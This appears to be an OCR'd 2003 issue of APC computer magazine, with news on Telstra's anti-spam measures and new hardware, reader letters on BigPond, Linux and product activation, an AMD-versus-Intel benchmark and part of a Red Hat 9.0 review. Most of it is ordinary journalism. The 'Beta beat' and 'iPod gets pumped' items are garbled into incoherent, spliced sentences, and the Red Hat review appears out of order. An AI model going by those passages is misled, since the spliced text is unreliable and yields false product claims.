Watchdog spoke to Computer World Sydney's Manager, Rob Creaser. He acknowledged that Brent's experience "sounds like a terrible one". On the topic of customer service, he agreed that Brent had the right to expect at least an apology. "Absolutely, who wouldn't," he commented, adding that such an approach was "something I've been trying to organise here."

As for the delivery mishap that's at the heart of Brent's complaint? "We just opened recently in Homebush," Creaser explained, "[we're] in a bit of a flux scenario."

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Spam ban, thank you ma'am

Usenet administrator David Ritz pulled no punches in a recent assessment of Telstra's anti-spam performance. "Even when their nntp servers are being hijacked, flooding Usenet with malicious messages, let alone thousands [of] spammed posts, reports are met with deafening silence ... All previous attempts at opening channels of communication have apparently fallen on deaf ears, including stern warnings about their failure to act against ongoing abuse."

The Ritz salvo was part of a public warning to Telstra to clean up its spam issues or face a Usenet Death Penalty, which would effectively block the ISP's users from most newsgroups.

Telstra swiftly moved to shore up accusations that it's a haven for spammers. Stung by earlier threats from the administrators of Usenet to ban access to newsgroups, the telco has taken action.

The company went public about its plan to boot customers using BigPond accounts to spam from. It intends to "send a very clear message to spammers that they will be dealt with if they try to use our network to harass our customers".

Telstra hopes that by decreasing the response time to complaints, the noose can be tightened before spammers cause much damage. The telco is also shaping email output — if a large volume of questionable email traffic is detected from a given BigPond IP, the bandwidth will be cut back.

A similar philosophy is in place for newsgroup postings. Software installed by Telstra on its newsgroups server checks multiple postings to newsgroups from a given BigPond IP. If the amount of messages being sent exceeds what Telstra terms "defined thresholds", the mail isn't sent. Telstra didn't elaborate on just how many messages across a given time period would exceed the threshold.

A high-level internal committee — including Telstra's Broadband head, Justin Milne — has been convened to investigate further solutions.

The open relay issue (spammers exploiting users who have incorrectly configured their own mail servers) remains unresolved.

Need to Know Nibbles

One to watch

Affluent fans of all things portable have something new to get excited about. Archos, maker of hard drive-based music players that look ugly, but hold a lot of music, has moved into portable video with the Jukebox Multimedia 2. And it's a practical appliance of sorts. Of course this 110 x 79 x 29mm baby plays music, but it also has a 237 x 234 colour LCD screen that plays DivX 4 and 5 video clips as well as the open source XviD format. It can also be hooked up to a TV for full screen viewing. The vital stats: 20GB hard drive; support for USB 1.1 and FireWire; plus an audio playback peak of seven hours, courtesy of a rechargeable Li-Ion battery. Its weight? 290 grams. The price? Around \$750.



Red faces at Redmond

Another month, another leak from Microsoft. The software juggernaut got April off to a great start when a corporate key for the about-to-be-shipped Windows Server 2003 found its way online. The code was from a block allocated to volume licensing programs and, as such, didn't require the matching activation code usually issued by Microsoft for each PC. The other news out of Redmond concerns the company's progress on the latest M5 (milestone 5) test version of Longhorn, its next-gen desktop client. While this XP successor is still slated for release in late 2004 or early 2005, the new build shows plenty of development. To take advantage of Longhorn's database-driven WinFS file system, the M5 build replaces key system folders with libraries such as a Picture and Video Library, Game Library and the Music Library, which organise files using a series of filters. The overall interface has been further refined while the sidebar gains new modules and looks less like a clumsy shareware add-on. Longhorn M5 also introduces a portable user profile that can copy and synchronise per-user settings such as the contents of the My Documents, My Music and My Pictures folders, along with specific user preferences, against a portable USB device.

Continued under gatefold ➤

Shipping News

Barebones laptop

We've seen a wide range of mobile form factors emerge in the last couple of years, but here's an interesting twist on the barebones box fad that's radiating from Taiwan. ASUS has recently offered a "Desknote" system, which is a hybrid desktop/notebook machine built around desktop components. The \$1,395 unit comes as a bare machine, so you have to add DDR RAM, either a Celeron or Pentium 4 desktop processor, and a notebook hard disk before you get a bootable system. This has the advantage of adding a little flexibility — you can either opt to save money and skimp on processor, hard-disk space and RAM, or go all-out with a 2.8GHz processor, gigabytes of memory and a 60GB drive. The ASUS D1 Desknote doesn't include a battery pack, so you'll need to find a power point, but it could be perfect for a semi-mobile worker. www.cassa.com.au.



*nix

Currently at version 3.2, "Linux-on-a-CD" Knoppix continues to go from strength to strength. Powered by the Linux 2.4 kernel, the Debian-based distro boasts more than 2GB of applications and content squeezed onto a single CD thanks to what its German makers describe as "on-the-fly decompression". Decompression incurs a time hit, as does the slower CD access speed. Which means that running your university network off a TDK with Knoppix burnt on it might be stretching the performance envelope, but for a portable version of Linux, it can't be beat. One CD plus a USB memory key and the world is your oyster. The CD package includes OpenOffice 1.0.2, Ximian's Evolution email client, the KDE desktop, and a pile of Linux standbys, including the GIMP Photoshop wannabe. Get downloading at www.knopper.net/knoppix/index-en.html.

Less than a year ago, Sun head Scott McNealy was pushing the idea of selling "purple boxes", Sun-equipped workstations a shade or two different from the ubiquitous Windows beige box. Intended to be as much a thorn in Microsoft's side as an alternative revenue stream, the plan has hit a pothole. Sun's recent decision to drop its home-grown Sun Linux means that the company now (grudgingly) recommends what it terms "standard distributions" in its workstations. That is, the ones who aren't using Solaris. Which, if you listen to Sun, should be many. The company's Project Orion licensing scheme sees Mountain View return to pushing the Solaris vision on x86 platforms.

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
GeForce FX on the Go

The GeForce FX chipset runs so hot that higher end versions require the vacuum cleaner-esque FX Flow system to cool them. Even so, nVidia has managed to make the FX mobile. The GeForce FX Go 5200 and GeForce FX Go 5600 run at 350MHz and 400MHz respectively, just like their low-mid-range FX desktop counterparts. Couple one of the FX Go chips with a non-Centrino P4-powered notebook and you'd have a machine that not only throws lots of polygons around, but in all likelihood doubles as a handy clothes iron. First cabs off the rank with GeForce FX Go-equipped notebooks are Toshiba and German technology giant Medion AG.

Say hi to Tejas

The name may appear like something you'd order with your nachos, but the similarities end there.

Tejas is the chip Intel hopes will be powering your PC in 2005 (assuming that AMD still hasn't released Clawhammer). Like the employment prospects of the person who leaked this image from Intel's labs, details on the new chip are scant. The smart money is saying that the Pin Grid Array (PGA) layout used by the likes of the Pentium 4 is on the way out, making way for a less expensive land grid array, or LGA setup. Tejas CPUs will allow the use of the expensive (but fast) DDR II memory and use PCI Express Graphics. There's no comment on whether Tejas chips will BSOD your PC if it detects unauthorised MP3s on your hard drive, but if it's any consolation, Intel is promising that it will run cooler and quieter. Think of it as the follow-up to the due-in-2003 Prescott line-up, which means Intel's bean counters will be pushing for it to be out the door in 2004.



Coolermaster is coolest

If having a portable air conditioner/aquarium inside your PC just isn't pushing the cool factor (thermal or aesthetic) for you, maybe it's time to jump onto the axial fanwagon. CoolerMaster's Aero 7 and Aero 78 proved very popular at CeBIT. The new fans operate on the theory that a sideways, piped-output fan position allows air to be better blown onto the surface of the CPU. The thoughtful manufacturer even includes a control knob wired to a PCI placeholder, allowing you to vary fan speed. So why bother buying one? CoolerMaster claims that traditional "radial" fans have a blind spot in their cooling directly under the core of the fan. Presumably this deficiency

extends to CoolerMaster radial fans as well, but the company didn't elaborate on whether you should stop buying them as well.

Back from the brink

Two clever part-time Australian programmers have coded a tool that can be used to bring files back from the brink, which could mean the end to accidental file deletion. Recover My Files is capable of searching through temporary and "swap" files to maximise the chances of recovering a deleted file. It's even possible to recover fragments of documents that weren't saved because of the way Windows caches snippets of data to the disk during operation. It's only available for Windows and works with FAT12, FAT16, FAT32 and NTFS file systems. For more information, head to www.recovermyfiles.com. And keep your eyes peeled for a review in an upcoming issue of APC.

DivX hits the lounge room ...


Kiss Technologies (www.kiss-technology.com) was the first company to put out a DivX-compatible DVD player. However, there were a number of teething problems. PAL DivX playback gets cropped, copyright-protected audio CDs don't work, and one other big fault: the Realmagic EM8500 chip used to decode the codec doesn't play back any DivX content encoded with versions prior to 4.02. It's an issue to note because version 3.11 was the standard when DivX took off. Now Singapore-based neuston has waded into the fray with the Maestro DVX-1201 (www.neuston.com/dvx_1201.asp). With a similar specification (and attendant chip issues) as the Kiss Technologies offering, neuston is dipping its toes into local waters, which is good news for Australians looking for a player. The question though remains: will the majors step into the DivX fray with their own offerings, or will they attempt to kill the format?

... but a 120GB set-top box looks better

Those lucky Japanese are enjoying the Sharp HG-015 Personal Server. Using 802.11b, the device is intended to be the hub of a household's wireless-ready appliances. It also functions as a media library (including stills) and digital video recorder. Its 120GB hard drive can record at 2, 4 or 8Mbit/s — equating to 115, 60 or 30 hours recording time respectively. Because the device is networkable across the Internet, distributing your recordings online can be done as quickly as saying "subject to copyright restrictions". Streaming is also supported, and the device allows conversion to MPEG-4 for this very purpose. If you can read Japanese, head to www.sharp.co.jp/psrver. Alas, Sharp Australia has kept mum about the possibility of a local release.

A time for memories

It had to happen. First it was the calculator watch, much later the MP3 watch, then the watch with a built-in camera. But here's the ultimate geek chic accessory: the marriage of the watch with the USB memory key. The classy Memory Watch, from the Austrian design house of LAKS (www.laks.com), contains a flash memory chip and a retractable USB cable. The watches come stocked with 64, 128 or 256MB of memory (priced at about \$80, \$120 and \$180 respectively) and support Windows (9x and higher), Linux (kernel 2.4 and above), and Mac (OS 8.6 upwards). It's a shame that the interface is limited to the laggardly USB 1.1 rather than the peppier 2.0, but it's still the perfect gift for fashion-conscious geeks, or anyone who keeps forgetting where they stashed their memory key.




DV delights

The semi-professional desktop video editing market is becoming as crowded as the red carpet on Oscar night. The newest arrival is Pinnacle Systems' Edition 5 (from www.pineapplehead.com.au), which is eager to elbow Adobe Premiere, Avid XPressDV and Final Cut Pro out of the spotlight. Edition 5 sports top-end features such as: 2D and 3D motion effects and compositing which uses the muscle of both the CPU and the GPU; background rendering as you work with a full screen, hi-res previewing of the effects; plus integrated DVD authoring. Pinnacle also crowns that the code has been optimised to take advantage of Hyperthreading under the latest Pentium 4 chips. Edition 5 Standard costs \$1,599 and includes a FireWire card; the \$2,299 Pro bundle adds a custom-built ATI graphics card.

Super storage

If there's a single universal truth in computing, it's that you can never have too much storage. The growing popularity of video editing means that hard-disk access speeds have become crucial in the past few years. The recent move to the Serial ATA interface has provided extra bandwidth but, as yet, drives haven't differed from their parallel ATA counterparts. Western Digital has released the world's first 10,000




RPM Serial ATA hard disk. The WD Raptor (\$316) is available in a 36.7GB capacity, with a rotational speed of 10,000 RPM and an 8MB disk cache. This leads to a quoted read seek time of 5.2 milliseconds, and a track-to-track seek of 0.7 milliseconds. If these figures are borne out in benchmarking, Serial ATA is almost ready to take over from parallel SCSI solutions in delivering high-speed storage capabilities to servers. Watch for a review soon in the pages of APC.

Beta beat

Sun has rained on Corel and Microsoft's beta versions of its own XML-ready versions of OpenOffice.org 1.1 and its only support output to XML, but documents can also be created. So native document compatibility with later version — although sadly, not a difference between the free OpenOffice.org commercial StarOffice sibling is its development kit and a database. But as one of our savvy readers noted in 2002 (page 24), with a bit of legal functionality in OpenOffice.org, it's a head to www.staroffice.com or the time of printing, Linux, Solaris or the OpenOffice.org 1.1 beta will be OS X version due soon. Note that it expires in September.

iPod gets pumped

No Apple product has crossed into the Windows market faster than the iPod. These pocket dynamos set the standard for the digital music player, racking up huge sales and awards aplenty (including digital music player of 2002, see APC December 2002, page 10).



manufacturers ship "mini" has raised the bar with its slimmer, lighter and hotter. The new iPod comes in two versions for \$595, \$799 (available from www.apple.com) 15GB and 30GB models. It's a station; FireWire and USB audio line-out, which can be used via the FireWire port. The iPod gains backlit touch controls so users can build playlists, customise the menu to show functions near the top of the screen for the AAC format, which iTunes Music Store, although the service was only available in the version of iTunes, 4.0, is now an online store.



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Empowering People

Smackdown slammed

Just read your Linux Smackdown (APC April, page 66). Did you let the office gopher into the lab to do the Debian test? Here's a better way to do it. Print out `/cdrom/install/doc/install.en.pdf` on the first Debian CD and read the document. Before you start, gather all the information about your computer. Okay, boot CD five, now you'll be able to use the reiserfs you mentioned and install 2.4.18 kernel. With your printout in your right hand, (if you are left-handed) start hitting the enter key, read the screen a bit, mostly you can enter your way through the install.

This is an enlightening process. You will finish this install knowing a lot more about computers, and yours in particular. It doesn't pretend to treat you like a dummy. Lack Perl, PHP or Java? It's even got a few Forth's for us old, really free, really open source coders (I've been open source since 1983).

**Colin Tree,
via email**

Paul Robinson, author of the Linux Smackdown article, responds: Some of us in APC run Debian. It's both a powerful distro and a distro for the "power user". Those are some of the reasons why we're putting the latest Debian build on the next issue's cover CD set. But as Colin points out, Debian is for those who want to get their hands dirty. Many people who are interested in Linux won't go near Debian because it's hard to install and configure, and lacks a GUI front end. That's why APC placed such an emphasis on the vast differences between the Debian installer and almost every other distro reviewed.

MEDIA LEVIES FOR THE BIRDS

I was amazed to read (APC March, page 27) about the new proposed levy on blank CDs and DVDs. As a small business that, as part of the service, gives customers a backup copy of the data that was on their computer as well as all the current drivers and such, I find it offensive that I'm considered a criminal

without ever doing anything wrong with blank CDs.

I'm one of the few who respect artists' copyrights on music, and therefore never copied a music CD. Now I feel I was wrong all these years (and maybe also stupid that I haven't done so). The message is clear: if the Government charges a levy, it is legal to copy copyrighted CDs, as we paid our taxes to compensate the industry.

**Eran Smith,
Maylands, WA**

FAIR GO FOR TELCOSTS?

I often hear a lot of criticism directed at Telstra's BigPond Internet services, especially its broadband services.

The usual comments are about pricing, service quality or support issues. This often means that Telstra doesn't get a chance to improve its game in providing the service.

Even if it solves one problem, someone else will attack it for another problem. Also, if it does anything with the service that is seen as controversial, there's encouragement from many to cease subscription to the service.

The culture of "telecom-bashing" has created a difficult environment for this telco and it had to engage in a major PR exercise during the early 90s just to maintain a positive image in many people's minds.

It's the same the world over for all telcos and cable companies that have had any form of dominant status. They are often treated as though they consistently provide a poor service and ask people to pay big bucks for it. For example, British Telecom, the UK's major telco since the UK's PTT (government-run post, telephone and telegraph department) was split up in 1981, runs the OpenWorld Internet service which I consider the UK's equivalent of the BigPond service. This service is seen as not being "up to it" as far as quality goes and rates at No.11 on the ADSLGuide broadband information portal (www.adslguide.org.uk).

Letter of the month

Product activation is being sold as a means of reducing piracy, and for some reason Australia is the guinea pig whether we like it or not. Adobe is not the first company to do this, and unfortunately will not be the last (we live in hope). I use AutoCAD and have to put up with product activation. Unfortunately, when I upgraded I wasn't aware that there would be a time after which these codes will not be issued, so if I need a major piece of hardware replaced after Autodesk stops issuing codes, I will have to re-buy the software just to access data I prepared using the version I still have a licence for.

The problem with product activation that relies on the particular hardware or other configuration of a computer is that the purchaser of the licence is forever reliant on the company to provide an activation code. If you find yourself having to replace key hardware on your system, you must get a new authorisation code just to access your data. Software users do not have to upgrade. The licences aren't time limited, so as long as a user needs an activation code and is using the software in accordance with the licence, the codes must be provided. Users aren't after support that is charged for anyway. It is simply the ability to use the software in accordance with the licence terms.

**Ian A. White,
Blacktown, NSW**

Product activation is an increasingly common approach adopted by software companies from Microsoft to Adobe. Are such schemes a useful anti-piracy measure or merely a tool to force users to upgrade? Let APC know your thoughts on this and other issues at apc@apcmag.com.

For his argument with software licensing, Ian has won APC's letter of the month prize — Microsoft's Wireless Optical Desktop (below), valued at \$229.95. Here's hoping this is one hardware upgrade that won't affect his applications.





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Panasonic expect more



We should give Internet services provided by dominant telcos a fair go and a chance in this competitive Internet-service marketplace.

Simon Mackay,
East Hawthorn, Vic

JUST SIGN ME UP

Having been a broadband user with Optus, I was forced to bite the bullet and change to BigPond broadband when I moved into a flat. I was attracted to the three-month, 1GB contract. In an attempt to lower the signup fee, I purchased a Telstra cable modem through eBay. Knowing the process can take up to two weeks, I rang BigPond to sign up before my modem arrived.

I was signed up, and given an installation date. All they needed from me was the serial number on the modem. Once I had the modem, I rang back with the serial number. After one-and-a-half hours and four transfers, everyone in sales, billings, accounts and activation denied their responsibility to help me. The final chap had his system crash and told me to call back tomorrow.

After the call, I sent an email to BigPond explaining my problem and vowed to call up the following day. I did, and after two hours and six transfers, was told they would have to cancel my order and start over.

During this, they blamed waiting times on BigPond's new 18-month contract plan, which was getting a lot of attention with the \$100 saving. They twice asked if I would prefer the 18-month plan. But if it takes so long just to sign up for the three-month plan, how long for the 18? They explained that as a result of all of this, the original install date would change and I would probably have to wait another two weeks for signup.

I cancelled my order and put the phone down. Less than one minute later, BigPond called about my email. I said it was too late; in reply I was asked if I would be interested in the 18-month contract plan. Never has my phone been squeezed so tight. My cable modem is being displayed on eBay for a second time. After many years, I've come to

accept that businesses treat you like royalty when there's the prospect of taking your money, and when they have it, deny any knowledge of your existence. Telstra has changed the trend and denies my existence before I hand anything over.

Colum Firmager,
Elwood, Vic

IN DEFENCE OF LINUX

As for Michael McCullen's (*APC* April, page 36) dislike for Linux, the only reason 90% of computer users are "on your side" is because Windows is what you know. However, it by no means follows that Windows is "the best OS on the market". Anyone that can read Windows file extensions is competent enough to use Linux. The only reason Linux could possibly have crashed more times in two days than Windows XP is because large portions of the source have been removed. The only way this could have happened would be if you removed the source yourself. As many developers know, Linux is for the experienced user.

With open source, you customise it to your exact liking. However, applications such as the X Window System are for the less knowledgeable of us who need a GUI. It has been proven that Linux is very stable on many servers. Also, Microsoft itself uses Linux on its servers, an admission that it has superior stability. The only thing in which Windows outshines Linux is ease of use, however, you will remain blinded by your DRM-ridden operating system.

Elwin Lee,
via email

BROADBAND BACKWATER

Interesting interview with Justin Milne, Telstra's new Broadband Services chief (*APC* March, page 18). It's always a good idea to ask questions about broadband to rural and isolated parts of Australia. Next time, ask about broadband non-availability to parts of metropolitan Australia. I live in the north-eastern suburbs of Adelaide, about 17 km from the CBD, in a modern development. There is no cable, no ADSL and no likelihood of either. The area is full of pair gains. Our only broadband access is wobbly — and expensive — satellite. Small wonder Australia is seen as an IT backwater by the rest of the world.

Peter Parfitt,
Golden Grove, SA

Agenda: your place to vent

As a support technician, I have to contact Dell direct when I have hardware woes. On average I have to wait two to three minutes before talking to a person who speaks English as a second language. These people have no hardware experience, and the only way they can understand what they are told is by opening their "simulator program", putting me on hold, and looking at a picture of the PC model in question. I have hung up on these people so many times in frustration after being told the most ridiculous of faxes.

For example, I had a PC that was seemingly going into suspend mode — the light on the power button was flashing orange. The first Dell representative I spoke to assured me that the fix for this was to re-seat the power cables as obviously there was no power getting to the motherboard. Flashing orange light means no power to PC? Okay! I can see where he got that from... nope, hold on, I can't.

After duking it out with this technician for 15 minutes, I hung up in disgust and called back straight away. The next technician advised me that the problem was the RAM and couldn't be anything else. I re-seated the RAM and guess what? No go. I hung up and did my own investigation. It turned out to be a short in the riser board at the back of the case.


Corporate agencies pay big bickies for support packages and warranty when making large purchases. If the person(s) on the other end of the phone don't have the brains to admit "OK, this one's beyond us, send a tech to diagnose and resolve on site", relations and reputations deteriorate at a very fast rate.

Barry Duncan,
via email

Prize Pit

The winner of the April subscription promotion is E. C. White of Wheelers Hill, Vic.

This *APC* reader has won an Acer TravelMate 283XC notebook and Microsoft software packages, valued at over \$5,600.



Have your say

We welcome your comments and suggestions. Send email to: ape@apcmag.com or write to: **Epinions, APC Magazine, PO Box 4088, Sydney NSW 1028.** All correspondence becomes the property of *APC* and is subject to editing.

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
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


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OnTest

Detailed product reviews and comparisons

AMD versus Intel

It's a silicon slug-fest as we benchtest AMD's XP 3000+ and Intel's 800MHz FSB-equipped Pentium 4, plus each vendor's matching chipsets.

40

Red Hat 9.0

We believe there's a time for work *and* a time for play. But Red Hat seems to disagree: version 9.0 is clearly built for business, not fun.

Mandrake 9.1

Don't let the seemingly minor point update fool you. Mandrake's flagship Linux product was already great in version 9.0, now it's gotten a whole lot better.

Belkin and SMC 54Mbit/s wireless

Network vendors can't wait for 802.11g, but we think you should. Our test of these pre-g products reveals low speeds, short reach and incompatibility issues.

Paint Shop Pro 8.0

Jasc Software's popular graphics powerhouse gets a makeover that gives Photoshop something to think about.

Apple PowerBook G4 17in

Apple's gigantic new 17in PowerBook G4 has everything a video editor could want — except a fast hard disk.

Adobe Acrobat 6.0

Acrobat now comes in three flavours, and they all make it easier for businesses to create and review PDF documents.

Dell Latitude D800

Forget your slim-line, lightweight notebooks. This is your big boy, and it packs a mighty powerful punch.

Corel WordPerfect Office 11

It's a good suite in its own right, but WordPerfect Office 11 is caught between Microsoft Office and open source alternatives of OpenOffice.org.

Palm Tungsten C

A 400MHz Intel chip, 64MB of RAM, built-in Wi-Fi and a transfective colour screen. It's gotta be a Pocket PC, right? Wrong. Meet Palm's latest handheld.

GateLock X200 and Brother HL-7050N

Protect your PC from viruses, Trojans and hackers; plus check out the latest mono laser printer from Brother.



Labs Challenges

Barebones systems

A mini PC doesn't have to mean mini performance. We check out 14 of the latest "barebones" computers.

64



DVD software

What software should you use to create DVD videos for playback? We make the choice easy by comparing five top authoring applications.

76

DVD writers

If CDs are too puny for your data storage needs, step into the realm of DVD writing. APC tests six internal DVD burners.

72




Multifunction devices

Want a low-cost machine that prints, scans and copies? Have a look at seven of these multifunction devices.

82





Heavyweight showdown

The battle for desktop supremacy is again hotting up as AMD and Intel push their newest chipsets and accompanying CPUs into the marketplace.

Matt Overington and Jarrod Spiga report.

We haven't been able to directly compare performance of the two new processors from Intel and AMD for some time. AMD has focused on ramping up the clock speeds for its Athlon XP processors and maintaining development on the Opteron, while Intel has been slowly pushing towards — and beyond — the 3GHz mark. Now, with the Barton-core AMD processors and 800MHz frontside bus offerings from Intel, the heat is back on.

Intel's Pentium 4 platform was until recently based around the i845 chipset, running at a frontside bus speed of 533MHz, but this was boosted to 667MHz with the release of the i865 Springdale architecture last year. On 15 November, 2002, Intel announced the high-end Canterwood chipset, the first platform to support the 800MHz frontside bus.

Demand grew to such levels that the Springdale platform was revised, and a later announcement from Intel suggested that Springdale would also run at 800MHz to suit the Northwood B Pentium 4 CPUs. Canterwood has since been released as the i875P chipset, and is intended to be a high-end Pentium 4

platform, while Intel continues to maintain the mass-market i865 Springdale stream.

INTEL'S BANDWIDTH BOOST

Both the Canterwood and Springdale architectures double the memory bandwidth of existing chipsets to 6.4GB/s, allowing the CPU to transfer data to memory more quickly. The i865 and i875P chipsets feature support for Serial ATA and DDR 400 memory, with the Canterwood also benefiting from an improved memory controller hub. The new controller can optimise the paths for certain types of data, which improves timing between processor and RAM. This reduces internal latency and speeds' processing times.

The i875P chipset includes Intel's Communications Streaming Architecture (CSA), which allows gigabit Ethernet ports to directly interface with the Northbridge. The industry has expected to see a significant performance increase using the new i875P, not only because of the increase of speed across the frontside bus but also because of the new memory controller hub.

The 800MHz Pentium 4 processors running on the Northwood B-core will hit the market soon and Intel plans to expand the range to include three new Hyperthreading processors: the 2.40C, 2.60C and 2.80G, running at 2.4, 2.6 and 2.8GHz respectively.

AMD PLAYS THE NUMBERS GAME

On the AMD side, things get confusing. The top 32-bit AMD performer is the Barton-core Athlon XP 3000+ chip, which runs at 2,167MHz. This is a slower clock speed than the older Athlon XP 2800+, which runs at 2,250MHz. The reason for this is AMD's bizarre rating scheme: it numbers processors based on their performance against Intel CPUs.

The architecture of the original Athlon XP processors has been enhanced and the current Barton-core versions feature a 512KB level 2 cache, as opposed to the original 256KB offering found in the Athlon XP, meaning that they run slightly faster at lower clock speeds.

The Barton-core CPU running at 2,167MHz benchmarks faster than the model equipped with 256KB of level 2 cache. This concept won't seem too foreign to hardware buffs who remember the debut of the Pentium. The Pentium was initially released at 60MHz, and at launch achieved higher benchmark scores than existing 486s running at 100MHz. Even though the clock speed on the 486 was one-and-two-thirds that of the Pentium, the Pentium chip was doing more on each clock cycle, making it faster.

Intel chipsets

	Canterwood	Springdale-PE	845-PE
FSB Support	800/533MHz	800/533/400MHz	533/400MHz
Memory Bandwidth	6.4GB/s	6.4GB/s	3.2GB/s
Memory	DDR 400/333	DDR 400/333/266	DDR 333/266
Memory Channels	Dual Turbo	Dual	Dual
AGP Type	8x	8x	8x

ON THE BENCH

The Canterwood architecture features Intel's newest technologies, and as such is the company's flagship in the desktop space. The i865 architecture differs only slightly from the i875P's, but doesn't feature the updated memory controller. We decided to run an i875P-based Intel D875PBZ motherboard with a Northwood B 3GHz Pentium 4 CPU against the latest offering from AMD — the Leadtek K7NCR18G Pro nForce2 motherboard with a Barton-core Athlon XP3000+ processor.

Both systems were fitted with 512MB of Kingston HyperX PC3500 DDR SDRAM, a Gigabyte Maya II Radeon 9700 Pro AGP Graphics card, and 120GB Serial ATA Maxtor DiamondMax Plus 9 hard disk.

In the first few rounds of testing, competitors went head-to-head in our business productivity benchmarks. Interestingly, there wasn't much difference between the platforms. AMD came out with its nose in front after testing in Business Winstone 2002, yet the Canterwood product levelled the score in SYSmark2002's Office Productivity test.

This is to be expected, as most office applications don't transfer huge amounts of data across the system bus. As a result, the difference between systems was negligible.


However, Intel's 800MHz platform clearly performed better in other tests. In SYSmark 2002's Internet Content Creation benchmark, Intel scored a whopping 24% higher than the system based on the nForce chipset. The difference in 3D performance wasn't as pronounced, with the i875P architecture managing a 5% lead over the platform offered by AMD and nVidia.

In our synthetic benchmarks we saw similar results: Canterwood edged ahead with Arithmetic Logic Unit (ALU) processing, but the Athlon XP has slightly better floating-point unit calculation capabilities. In the multimedia and memory bandwidth tests, the i875P platform chalked up significant victories attributable to the higher speed of the frontside bus.

Intel again has two different CPU cores under the Pentium 4 moniker — those fabricated around the original Northwood core, designed for the i845 chipset, and those built with Northwood B, designed to run with the i865 and i875P architectures. The latter are partnered to an 800MHz FSB, and are said to perform up to 20% better than machines built on the older architecture. While we don't yet have adequate numbers to support this figure, our early testing has indicated a jump of about 15% in the new platforms.


SUMMARY

The performance of the Intel and AMD offerings is largely comparable, even though the latter is running at a clock speed of 2,167MHz, versus Intel's true 3,000MHz. AMD initially adopted its numbering system for processors when Intel's clock speeds started leaping ahead, insisting that its CPUs perform at a comparable speed to those offered by the rival manufacturer. For some time now, the AthlonXP processors



have offered better clock-for-clock performance than the Pentium 4 designs, and AMD has no plans to abandon the controversial desktop processor "system rating" scheme.

By contrast, AMD's Opteron line of processors is being sold under stepping code numbers, rather than a system rating comparable with Intel's Itanium line, indicating that AMD is confident about the strength of the Opteron tag in the 64-bit arena. [E11E](#)



► **Alert!** Red Hat 9.0 includes an auto-update feature similar to that employed by Microsoft operating systems.

documents directory (similar to that found under the Windows' Start Menu). However, Red Hat has stuck with its Bluecurve theme, so the windows still look and behave the same way as version 8.0.

Under the bonnet, there are few surprises. The default kernel is 2.4.20-6, which features goodies like FireWire, Bluetooth and hot-plug USB key support. Gnome 2.0 is the default desktop environment, although you can configure Red Hat 9.0 to boot to KDE 3.1-4 if you prefer. Again, Bluecurve is available, but the standard Keramik theme will appeal to seasoned KDE users.

The standard Gnome/Red Hat browser is Mozilla, of which version 1.2.1 has been included with this release. Disappointingly, Red Hat has always been light on included packages, multimedia being an example in version 9.0.

Red Hat's engineers haven't included the plug-ins for Real Audio, Shockwave Flash or Java, so you'll have to download and add them manually. Basically, this is done in the same way as with

a Microsoft-based operating system, so it's not a huge cause for complaint — just something that we'd like to see fixed.

Hard Hat

There's a time for work and a time for play. We just wish that Red Hat 9.0 could let you do both.

Red Hat's quick-step from version 8.0 to 9.0 caught many people unaware. Having already issued an 8.1 beta codenamed "Phoebe", the company decided to make a full-digit jump and move directly to 9.0 (also known as "Shrike"). But we're left wondering whether the whole version increment can be justified.

Experienced Red Hat users will know that the company abandoned MP3 and DVD support with the release of version 8.0, citing uncertainty over the licensing as the reason for dropping built-in support. Xine has also been excluded in version 9.0, but it takes only a few minutes and a functional Internet connection to add these to a working system.

Licensing squabbles with nVidia also mean there are no new 3D drivers for owners of GeForce or TNT cards. Users have to download and install the appropriate drivers for the kernel they're running. While this isn't a major disappointment, it's still a hassle. Linux distros will never be able to stand toe-to-toe with other operating systems until they come with support for standards like MP3, DVD video and nVidia GPUs straight from the box.

CLEAN LINES

The size of the distribution hasn't changed between releases. Red Hat Linux still ships in seven CDs: three are dedicated to the binaries and three contain the source code, while the final disc is stacked with documentation.

